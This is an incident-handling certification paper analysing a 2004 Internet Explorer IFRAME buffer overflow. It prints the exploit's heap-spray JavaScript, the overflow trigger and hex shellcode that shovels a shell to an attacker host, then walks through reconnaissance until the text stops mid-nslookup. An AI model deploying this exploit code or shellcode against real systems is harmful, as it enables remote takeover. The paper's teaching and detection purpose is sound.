Exploiting the Microsoft Internet Explorer Malformed IFRAME Vulnerability

GIAC Certified
Incident Handler

Practical Assignment

Version 4.0, Option One

Alan Tu

December 22, 2004

Abstract

This paper is written to fulfill the practical requirement of the GIAC Certified Incident Handler (GCIH) certification. First, it analyzes the Microsoft Internet Explorer Malformed IFRAME Remote Buffer Overflow Vulnerability (CAN-2004-1050) and an associated exploit, InternetExploiter.html. Then this exploit is used as part of an attack scenario, which demonstrates the stages of a network attack. Finally, the attack scenario is used to illustrate the steps of the incident handling process.

Table of Contents

1.0 Statement of Purpose

The vulnerability discussed in this paper (CAN-2004-1050) was published on Oct. 23, 2004, by ned on the Full-Disclosure mailing list.[1] The vulnerability in Microsoft's Internet Explorer web browser and HTML rendering library can allow an attacker to execute arbitrary code on a victim system if the system processes a malicious HTML document. This exploit has been used in the wild,[2,3] including as the infection vector for the Bofra family of worms.[4] By persuading a hypothetical user to open a malicious HTML document, we exploit this vulnerability to take remote control of a Windows XP workstation through the Internet Explorer application. The exploit being used, InternetExploiter.html, was published by Berend-Jan Wever on Nov. 4, 2004.[5] It exploits the vulnerability to execute arbitrary code on the victim system. The payload[6] is a shellcode that shovels a shell to a waiting listener, in this case Netcat.[7] More than one month after the vulnerability was publicized, and under public pressure,[8] Microsoft released an out-of-cycle security bulletin[9] and patches for all affected systems.

2.0 The Exploit

2.1 Name

The following CVE candidate submission, as well as other advisories and alerts, have been published regarding this vulnerability:

- CVE Candidate number CAN-2004-1050:[10] Heap-based buffer overflow in Internet Explorer 6 allows remote attackers to execute arbitrary code via long (1) SRC or (2) NAME attributes in IFRAME, FRAME, and EMBED elements, as originally discovered using the mangleme utility
- Microsoft Security Bulletin MS04-040[9]
- US-CERT Vulnerability Note VU#842160:[11] Microsoft Internet Explorer vulnerable to buffer overflow via FRAME, IFRAME, and EMBED elements
- Bugtraq BID-11515:[12] Microsoft Internet Explorer Malformed IFRAME Remote Buffer Overflow Vulnerability

2.2 Operating Systems

According to the Microsoft security bulletin for this vulnerability,[9] the following supported operating systems are vulnerable:

- Microsoft Windows NT Server 4.0 Service Pack 6a
- Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6
- Microsoft Windows 98
- Microsoft Windows 98 Second Edition
- Microsoft Windows Millennium Edition
- Microsoft Windows 2000 Service Pack 3
- Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP Service Pack 1
- Microsoft Windows XP 64-Bit Edition Service Pack 1

The following supported operating systems are not vulnerable:

- Microsoft Windows XP Service Pack 2
- Microsoft Windows XP 64-Bit Edition Version 2003
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 64-Bit Edition

2.3 Protocols and Applications

Microsoft Internet Explorer is a web browser that visually renders documents written in the Hypertext Markup Language (HTML).[13] Most commonly, HTML documents are transferred over the Internet using the Hypertext Transport Protocol (HTTP),[14] however the web browser can also open and render HTML documents stored on local media or received in electronic mail. The HTML rendering library used by Internet Explorer, MSHTML.DLL, is used by other Microsoft applications, including the Outlook and Outlook Express electronic mail clients. In addition, any Windows application can use the functionality in the MSHTML.DLL library to process and render HTML documents.

HTML documents generally consist of ASCII text with additional markup tags, or elements, that indicate special structures, formatting, and client-side scripts. Most HTML markup tags include attributes, or parameters, that specify the precise behavior of the markup tag. A common example is the <IMG> markup tag used to specify the location and parameters of a graphical image. A required attribute for the <IMG> markup tag is the src attribute, which specifies the location of the image to be rendered. An optional attribute is the alt attribute, which specifies an alternative caption for non-graphical environments. An example invocation of the <IMG> markup tag is <IMG src="http://www.example.com/graphic.jpg" alt="Sample Graphic">

According to the Microsoft security bulletin for this vulnerability,[9] the following versions of Microsoft Internet Explorer are vulnerable:

- Internet Explorer 6 Service Pack 1 on Microsoft Windows NT Server 4.0 Service Pack 6a
- Internet Explorer 6 Service Pack 1 on Microsoft Windows NT Server 4.0 Terminal Service Edition Service Pack 6
- Internet Explorer 6 Service Pack 1 on Microsoft Windows 98
- Internet Explorer 6 Service Pack 1 on Microsoft Windows 98 Second Edition
- Internet Explorer 6 Service Pack 1 on Microsoft Windows Millennium Edition
- Internet Explorer 6 Service Pack 1 on Microsoft Windows 2000 Service Pack 3
- Internet Explorer 6 Service Pack 1 on Microsoft Windows 2000 Service Pack 4
- Internet Explorer 6 Service Pack 1 on Microsoft Windows XP Service Pack 1
- Internet Explorer 6 for Windows XP 64-Bit Edition Service Pack 1

The following versions of Microsoft Internet Explorer are not vulnerable:

- Internet Explorer 5.01 Service Pack 3 on Windows 2000 Service Pack 3
- Internet Explorer 5.01 Service Pack 4 on Windows 2000 Service Pack 4
- Internet Explorer 5.5 Service Pack 2 on Microsoft Windows Millennium Edition
- Internet Explorer 6 for Windows Server 2003
- Internet Explorer 6 for Windows Server 2003 64-Bit Edition
- Internet Explorer 6 for Windows XP 64-Bit Edition Version 2003
- Internet Explorer 6 for Windows XP Service Pack 2

The vulnerability discussed in this paper appears to be in the MSHTML.DLL HTML rendering library. Since the source code of Microsoft applications is closed, it is not possible to examine the implementation of the specific library functions. However, due to an "unchecked buffer"[9] in the code that processes certain HTML markup tags and attributes, an attacker can cause the victim system to execute arbitrary code with the privileges of the application using the library. Thus all applications which use vulnerable versions of the MSHTML.DLL library can potentially be exploited.

2.4 Description

2.4.1 The Vulnerability

The vulnerability is in the code in the MSHTML.DLL library that processes the src and name attributes of the <IFRAME>, <FRAME>, and <EMBED> HTML markup tags. These markup tags allow HTML authors to display external text or embed external objects within the context of the current document. The src attribute specifies a reference to a local or remote file from which to load the content. The name attribute assigns an arbitrary string to the embedded object.

It is not essential to understand the purpose of these HTML tags and attributes in order to understand the vulnerability and exploit. However, it is important to know that the attribute values in HTML documents are strings, and the length of these strings are reasonably short. Thus when the library encounters such an attribute, it allocates a fixed buffer to store the value in memory. It then copies the value of the attribute from the HTML document into the allocated buffer. The vulnerability arises because the library fails to check that the attribute value in the HTML document fits within the allocated buffer. If the length of the string is larger than the size of the allocated buffer, the string is written past the end of the buffer and overwrites the adjacent memory, causing a buffer overflow condition. Thus, memory can be corrupted by composing an attribute value that is larger than the allocated buffer. This memory corruption would likely lead to a program crash. The next subsection explains how this can be exploited to execute arbitrary code.

2.4.2 Exploiting the Vulnerability to Execute Arbitrary Code

By corrupting memory, an attacker could crash the MSHTML.DLL library and the program using it. This is effectively a denial of service attack. However, exploit code published by Berend-Jan Wever[5] allows an attacker to seize control of the execution path on the victim system.


Through trial and error, researchers discovered that they could overflow the vulnerable buffer and write an arbitrary 32-bit dword into the eax cPU register. Using binary analysis, it was found that the following x86 assembly language instructions would then be executed:[5]

Instruction	Explanation
mov ecx, [eax]	Move into register ecx the value at the memory address stored in register eax.
push 71707B84	Extraneous instructions
push eax	Extraneous instructions
call near [ecx]	Call the machine code whose address is specified at the memory address stored in register ecx.

Thus, an attacker can seize control of the execution path by performing the following steps on the victim system:

1. Prepare the machine language code to be executed once control is taken.
2. Write the binary code from step 1 into memory.
3. Know the memory address of the code written in step 2.
4. Write the address from step 3 into memory.
5. Know the memory address of the pointer written in step 4.
6. Write the address from step 5 into memory.
7. Know the address of the pointer written in step 6.
8. Write the address from step 7 into the vulnerable memory location.

Step 8 is accomplished via the buffer overflow discussed in subsection 2.4.1. After this step, the memory address from step 7 is copied into register eax. This pointer is dereferenced and the memory address from step 5 is copied into register ecx. Finally, this second pointer is dereferenced and the machine language code that it points to is called and executed.



Internet Explorer Buffer Overflow

2.4.3 InternetExploiter.html

This subsection explains how the above six steps are accomplished by the InternetExploiter.html[5] exploit. The primary obstacle to running this exploit against a vulnerable system is the requirement that JavaScript be enabled. However in most environments, JavaScript is enabled as JavaScript functionality is required by many popular web sites. The JavaScript code is used to prepare the heap and insert the shellcode into memory. Without this it is far more difficult, but not impossible, to execute arbitrary code.[11]

The exploit file begins with the opening HTML tag and some author comments.

```
<HTML>
<!-- Comment Block
________________________________________________________________

    ,sSSSs,   Ss,       Internet Exploiter v0.1
   SS"  `YS'   '*Ss.    MSIE <IFRAME src=... name="..."> BoF PoC exploit
  iS'           ,SS"   Copyright (C) 2003, 2004 by Berend-Jan Wever.
  YS,  .ss    ,sY"      http://www.edup.tudelft.nl/~bjwever
  `"YSSP"   sSS         <skylined@edup.tudelft.nl>
________________________________________________________________

  This program is free software; you can redistribute it and/or modify it under
  the terms of the GNU General Public License version 2, 1991 as published by
  the Free Software Foundation.

  This program is distributed in the hope that it will be useful, but WITHOUT
  ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or
FITNESS
  FOR A PARTICULAR PURPOSE.  See the GNU General Public License for
more
  details.

  A copy of the GNU General Public License can be found at:
    http://www.gnu.org/licenses/gpl.html
  or you can write to:
    Free Software Foundation, Inc.
    59 Temple Place - Suite 330
    Boston, MA  02111-1307
    USA.
-->
```

Step 1: Prepare the machine language code to be executed once control is taken.

After the exploit gains control of the execution path on the victim system, it can execute a machine language program. Typically this is a shellcode that binds a shell to a TCP port, or shovels a shell through an outbound connection to a remote listener. There are various sources to download shellcode on the Internet, for example the Metasploit Project web site.[15] One can also write a shellcode from scratch in assembly language, and assemble it into a flat binary format using an assembler.

Instead of using the original shellcode provided in InternetExploiter.html, we download a shellcode[6] that shovels a shell. After downloading the ASM file, we modify lines 103 and 104 to read:

```
push 0x5800A8C0 ; host: 192.168.0.88 in little-endian byte order
push 0x50000002 ; port: 80, the two most significant bytes in little-endian
                                    byte order
```

After saving the file, we run the Netwide Assembler[16] as follows:

```
nasmw -f bin reverse.asm
```

The -f bin option instructs NASM to create a flat binary file, directly translating the assembly language into the equivalent binary instructions that the CPU understands.

The resulting binary file is 335 bytes in length and contains the new shellcode. We then convert the binary code into an escaped ASCII string.

```
<SCRIPT language="javascript">
   // Win32 MSIE exploit helper script, creates a lot of nopslides to land in
   // and/or use as return address. Thanks to blazde for feedback and ideas.

   // Win32 shell-shoveling shellcode, connects to host 192.168.0.88 on port 80
   shellcode =
unescape("%e8%30%00%00%00%43%4d%44%00%e7%79%c6%79%ec%f9
   %aa%60%d9%09%f5%ad%cb%ed%fc%3b%8e%4e%0e%ec%7e
   %d8%e2%73%ad%d9%05%ce%72%fe%b3%16%57%53%32%5f
   %33%32%2e%44%4c%4c%00%01%5b%54%89%e5%89%5d%00
   %6a%30%59%64%8b%01%8b%40%0c%8b%70%1c%ad%8b%58
   %08%eb%0c%8d%57%24%51%52%ff%d0%89%c3%59%eb%10
   %6a%08%5e%01%ee%6a%08%59%8b%7d%00%80%f9%04%74
   %e4%51%53%ff%34%8f%e8%83%00%00%00%59%89%04%8e
   %e2%eb%31%ff%66%81%ec%90%01%54%68%01%01%00%00
   %ff%55%18%57%57%57%57%47%57%47%57%ff%55%14%89
   %c3%31%ff%68%c0%a8%00%58%68%02%00%00%50%89%e1
   %6a%10%51%53%ff%55%10%85%c0%75%44%8d%3c%24%31
```

```
  %c0%6a%15%59%f3%ab%c6%44%24%10%44%fe%44%24%3d
  %89%5c%24%48%89%5c%24%4c%89%5c%24%50%8d%44%24
  %10%54%50%51%51%51%41%51%49%51%51%ff%75%00%51
  %ff%55%28%89%e1%68%ff%ff%ff%ff%ff%31%ff%55%24
  %57%ff%55%0c%ff%55%20%53%55%56%57%8b%6c%24%18
  %8b%45%3c%8b%54%05%78%01%ea%8b%4a%18%8b%5a%20
  %01%eb%e3%32%49%8b%34%8b%01%ee%31%ff%fc%31%c0
  %ac%38%e0%74%07%c1%cf%0d%01%c7%eb%f2%3b%7c%24
  %14%75%e1%8b%5a%24%01%eb%66%8b%0c%4b%8b%5a%1c
  %01%eb%8b%04%8b%01%e8%eb%02%31%c0%89%ea%5f%5e
  %5d%5b%c2%08%00");
```

Step 2: Write the binary code from step 1 into memory.

InternetExploiter.html accomplishes this by dynamically allocating 700 heap blocks, and filling each block with a long sequence of no-operation instructions, called a no-op sled, followed by the shellcode. The no-op sled increases the probability of a successful exploit. Without it, the exact address of the beginning of the shellcode must be known. Due to the presence of the no-op sled, execution can begin at any point within the no-op sled, eventually sliding to and executing the shellcode.

```
  // Nopslide will contain these bytes:
  bigblock = unescape("%u0D0D%u0D0D");
  // Heap blocks in IE have 20 dwords as header
  headersize = 20;
  // This is all very 1337 code to create a nopslide that will fit exactly
  // between the the header and the shellcode in the heap blocks we want.
  // The heap blocks are 0x40000 dwords big, I can't be arsed to write good
  // documentation for this.
  slackspace = headersize+shellcode.length
  while (bigblock.length<slackspace) bigblock+=bigblock;
  fillblock = bigblock.substring(0, slackspace);
  block = bigblock.substring(0, bigblock.length-slackspace);
  while(block.length+slackspace<0x40000) block = block+block+fillblock;
  // And now we can create the heap blocks, we'll create 700 of them to spray
  // enough memory to be sure enough that we've got one at 0x0D0D0D0D
  memory = new Array();
  for (i=0;i<700;i++) memory[i] = block + shellcode;
 </SCRIPT>
```

Step 3: Know the memory address of the code written in step 2.

Through debugging and analysis, it is known that there is a high probability that the memory address 0x0d0d0d0d falls within one of the 700 blocks allocated in step 2. Although this is not a certainty, the number of allocated blocks makes this assumption reasonable.

Step 4: Write the address from step 3 into memory.

This address is identical to the no-op sled in each heap block. Therefore, this step is accomplished with no additional writing to memory.

Step 5: Know the memory address of the pointer written in step 4.

As in step 3, the exploit optimistically assumes that memory address 0x0d0d0d0d meets our needs.

Step 6: Write the address from step 5 into memory.

This address is identical to the no-op sled in each heap block. Therefore, this step is accomplished with no additional writing to memory.

Step 7: Know the memory address of the pointer written in step 6.

As in step 3 & 5, the exploit optimistically assumes that memory address 0x0d0d0d0d meets our needs.

Step 8: Write the address from step 7 into the vulnerable memory location.

This is accomplished through the overly long src and name attributes.

```
  <!--
    The exploit sets eax to 0x0D0D0D0D after which this code gets executed:
    7178EC02            8B08          MOV     ECX, DWORD PTR [EAX]
    [0x0D0D0D0D] == 0x0D0D0D0D, so ecx = 0x0D0D0D0D.
    7178EC04            68 847B7071     PUSH    71707B84
    7178EC09            50            PUSH    EAX
    7178EC0A            FF11          CALL    NEAR DWORD PTR [ECX]
    Again [0x0D0D0D0D] == 0x0D0D0D0D, so we jump to 0x0D0D0D0D.
    We land inside one of the nopslides and slide on down to the shellcode.
  -->
  <IFRAME SRC=file://$x NAME="$y$z"></IFRAME>
</HTML>
```

where $x is a string of 0x42 ('B') of length 578 and is a placeholder to stuff memory;
$y is a string of 0x43 ('C') of length 2086 and is similarly a placeholder; and
$z = "\x0d\x0d\x0d\x0d" is the pointer from step 7 to write into the vulnerable area of memory.

As shown in subsection 2.4.2, control is eventually transferred to the arbitrary code the attacker inserted into memory in step 2. The genius of this particular exploit implementation is that the value located at memory address 0x0d0d0d0d is (1) part of a no-op sled, and (2) a pointer to itself. These two conditions greatly simplify the exploit.

2.5 Signatures of the Attack

It is possible to detect an exploit attempt targeting this vulnerability. However, since this is an attack at the application layer, detection requires deep packet inspection; examining the IP and TCP headers is insufficient. Deep packet inspection is computationally intensive because it requires buffering and reassembly of the TCP stream and application protocol (HTTP, e-mail) payload across multiple IP packets. There are many techniques to thwart deep packet inspection.[17]

If the complete HTML document can be reassembled, there are two approaches to detecting exploit attempts targeting this vulnerability. First, an intrusion detection, intrusion prevention, or anti-virus system could detect an exploit attempt by looking for unusually long attribute values. Attribute values longer than a few hundred bytes indicate either a malformed HTML document or exploit attempt and should be flagged or blocked. False positives, i.e. a warning on a malformed but benign document, should be rare. The second, generic approach is to detect shellcode associated with exploits, such as shellcode that binds or shovels a shell. However, exploit writers have found many ways to thwart detection systems. One shellcode obfuscation library for Unix-based systems, published by K2, is called ADMmutate.[18] The ADMmutate library uses the following techniques to create functionally equivalent, polymorphic shellcode:[19]

- Insert many different, but equivalent no-op instructions into the no-op slide.[20] For example, adding zero to any register is effectively a no-op instruction. So is xoring the value of any register with zero, or multiplying any register by 1, etc.

- Xor each byte of the shellcode with a key.[21] A xor decoder is prepended to the shellcode to decode it at run-time. This gives intrusion detection systems an opportunity to detect the exploit by detecting the binary code of the xor decoder. However, K2 has broken down the xor decoder into seven functional steps, and can mix, interchange, and swap the code at certain steps, effectively creating many polymorphic variants of the same xor decoder.[22]


Although ADMmutate works only on Unix systems, the techniques to obfuscate shellcode used by ADMmutate are just as applicable in Windows.

Thus detecting all exploit attempts targeting this vulnerability is difficult. Nevertheless, security vendors have created signatures to detect exploit attempts.[23,24,25] Since these platforms are closed source, it is uncertain what approaches are used, and how effective they are. In addition, as of Dec. 19, 2004, there are no Snort signatures for this vulnerability.[26]

It should be noted that after an attacker gains control of a victim system through this vulnerability, he generally tries to keep access, cover his tracks, make his presence known, or exploit the newly gained access for other purposes. Given the challenges in detecting and responding to exploitation attempts in real-time, it is sometimes the case that an attack is not detected until this secondary activity occurs.

3.0 The Attack Process

In this chapter we demonstrate the five stages of the attack process. The attack originates from the mythical black.hat domain with netblock 192.168.0.0/24, and the target is the mythical SANS Enterprises with the sans.inc domain, netblock 10.5.0.0/16. While the vulnerability that InternetExploiter.html exploits has been patched,[9] there was a period of more than one month when there was no Microsoft-supported workaround or patch available.[8] Since a patch is available for all vulnerable systems, this attack scenario is slightly less plausible today.


Node 10.5.200.214 Steve's
Windows XP Sp1 Workstation
Node 10.5.195.33 Windows Web Server
Sans Corporate Network 10.5.0.0/16
Node 10.0.0.1 Border Router
Internet
Node 192.168.0.1 Gateway
Attacker Network 192.168.0.0/24
Node 192.168.0.88 Windows XP Attack PC
Node 192.168.0.77 Linux Web Server

Network Diagram

3.1 Reconnaissance

The attacker has chosen a target, the SANS Enterprises network. In this phase of the attack he wants to collect information about the organization--network addresses, names, and anything else that could be useful later. He knows the organization has a web site at www.sans.inc. So he runs a quick ping command against the host.

```
C:\>ping -n 1 www.sans.inc
 Pinging www.sans.inc [10.5.195.33] with 32 bytes of data:
Request timed out.
Ping statistics for 10.5.195.33:
Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
C:\>
```

The ping command does the following:

1. Resolves the host name to an IP address using DNS.
2. Sends an ICMP echo request packet to the host.
3. Waits for a reply. In this instance, the -n 1 switch instructs the ping command to only send one echo request packet.

The attacker now knows the IP address of the www.sans.inc web server, 10.5.195.33. No reply was received before the program timed out. Perhaps the target web server is programmed not to respond to ICMP echo requests, or perhaps the request or reply packet was lost in transit. The attacker decides to move on to more interesting reconnaissance techniques.

The attacker next runs the whois command.

```
% whois sans.inc
[Querying whois.nic.inc]
[whois.nic.inc]
% DOT_INC WHOIS Server ready
Domain Name: sans.inc
Status: Active

Please be advised that this whois server only contains information pertaining to the .INC domain. For information for other domains please use the whois server at RS.INTERNIC.NET.
%
```

The whois command does the following:

1. Contacts a whois server that is specific to the top-level domain and asks for the information associated with the specified domain.

2. Displays the response from the whois server.

Ordinarily, for a .com, .net, or .org domain, the whois response contains all the domain registration information, including technical, administrative, and billing contacts (i.e., names, fax numbers, e-mail addresses). This information is ripe for use in social engineering attacks. However, the whois record for the sans.inc domain does not contain this information.

Undaunted, the attacker decides to look up the netblock registration for the target organization. The attacker visits the web page interface to the ARIN WHOIS database.[27] The American Registry for Internet Numbers (ARIN) is the regional Internet registry for North America, and maintains records of IP netblock assignments.

The attacker enters 10.5.195.33 into the query field, and the following results are returned:

```
Search results for: 10.5.195.33

OrgName:    SANS Enterprises
OrgID: SANS

Address:    2 Florida AVENUE 5TH FLOOR
City:       Chicago
StateProv:  IL
PostalCode: 60601
Country:    US

NetRange: 10.5.0.0 - 10.5.255.255

CIDR:       10.5.0.0/16
NetName: SANS

NetHandle: NET-10-5-0-0-1

Parent: NET-10-0-0-0-0

NetType:    Direct Assignment
NameServer: DMZP.sans.inc
NameServer: DMZS.sans.inc
NameServer: DNSAUTH1.SYS.GTEI.NET
NameServer: DNSAUTH2.SYS.GTEI.NET
NameServer: DNSAUTH3.SYS.GTEI.NET
NameServer: AUTH03.NS.UU.NET
NameServer: AUTH50.NS.UU.NET
Comment:
```

```
RegDate:    1991-12-03
Updated:    2002-09-12

OrgTechHandle: NOC143-ARIN

OrgTechName:   NETWORK OPERATIONS CENTER
OrgTechPhone:  +1-312-555-4186
OrgTechEmail:  Sally_Heap@sans.inc

# ARIN WHOIS database, last updated 2004-12-06 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

In contrast to the domain registration, the netblock registration provides a wealth of information to the attacker. The attacker now knows:

- The physical address of a SANS Enterprises facility, possibly the location of the network operations center;
- The exact range of IP addresses SANS Enterprises is assigned;
- A list of the sans.inc name servers; and
- A technical contact at SANS Enterprises, her e-mail address, name, phone number, and fax number.

Next, the attacker reconnoiters the www.sans.inc web site. He browses the pages in search of additional valid e-mail addresses. All he finds are e-mail addresses for a few sales representatives, the marketing director, and a public affairs contact. The attacker does notice, however, that all the e-mail addresses he has seen are in the form FirstName_LastName@sans.inc.

Finally, the attacker attempts to elicit a DNS zone transfer from the sans.inc name servers. Normally, DNS queries ask for a specific record for one host in a domain. However, the DNS protocol supports zone transfers, which transfer all known DNS records for a specific domain on request. Normally, zone transfers are requested from the primary name server by a domain's backup name servers, but attackers often use DNS zone transfers to gather all the host names to IP address mappings for a domain.

1. The attacker starts the nslookup program, included with Microsoft Windows.

```
C:\>nslookup
Default Server:  ns1.black.hat
Address:  192.168.0.1
>
```

2. The attacker sets the no recursion option to force nslookup to contact the sans.inc name servers directly.

```
> set norecurse
>
```

3. The attacker does a basic query to obtain a current listing of the sans.inc name servers.

```
> sans.inc
Server:  ns1.black.hat
Address:  192.168.0.1

Name:    sans.inc
Served by:
- DNSAUTH2.SYS.GTEI.NET
      4.2.49.3
      sans.inc
- DNSAUTH3.SYS.GTEI.NET
      4.2.49.4
      sans.inc
- DMZP.sans.inc
      10.5.195.40
      sans.inc
- DMZS.sans.inc
      10.5.195.41
      sans.inc
- DNSAUTH1.SYS.GTEI.NET
      4.2.49.2
      sans.inc
>
```

4. The attacker now attempts to initiate a zone transfer from each of the five listed name servers, in order to download all name records for the domain. Often an organization prohibits zone transfers from its primary name server for security reasons, but forgets to disable zone transfers from its secondary or collocated name servers.

```
> set type=any   # Request records that match any record type
> server 4.2.49.2   # Set the server to contact
Default Server:  DNSAUTH1.SYS.GTEI.NET
Address:  4.2.49.2
> ls -d sans.inc    # Request a listing of all DNS records for domain sans.inc
[dnsauth1.sys.gtei.net]
*** Can't list domain sans.inc: Query refused
> server 4.2.49.3
Default Server:  DNSAUTH2.SYS.GTEI.NET
Address:  4.2.49.3
> ls -d sans.inc
```

```
[dnsauth2.sys.gtei.net]
*** Can't list domain sans.inc: Query refused
> server 4.2.49.4
Default Server:  DNSAUTH3.SYS.GTEI.NET
Address:  4.2.49.4
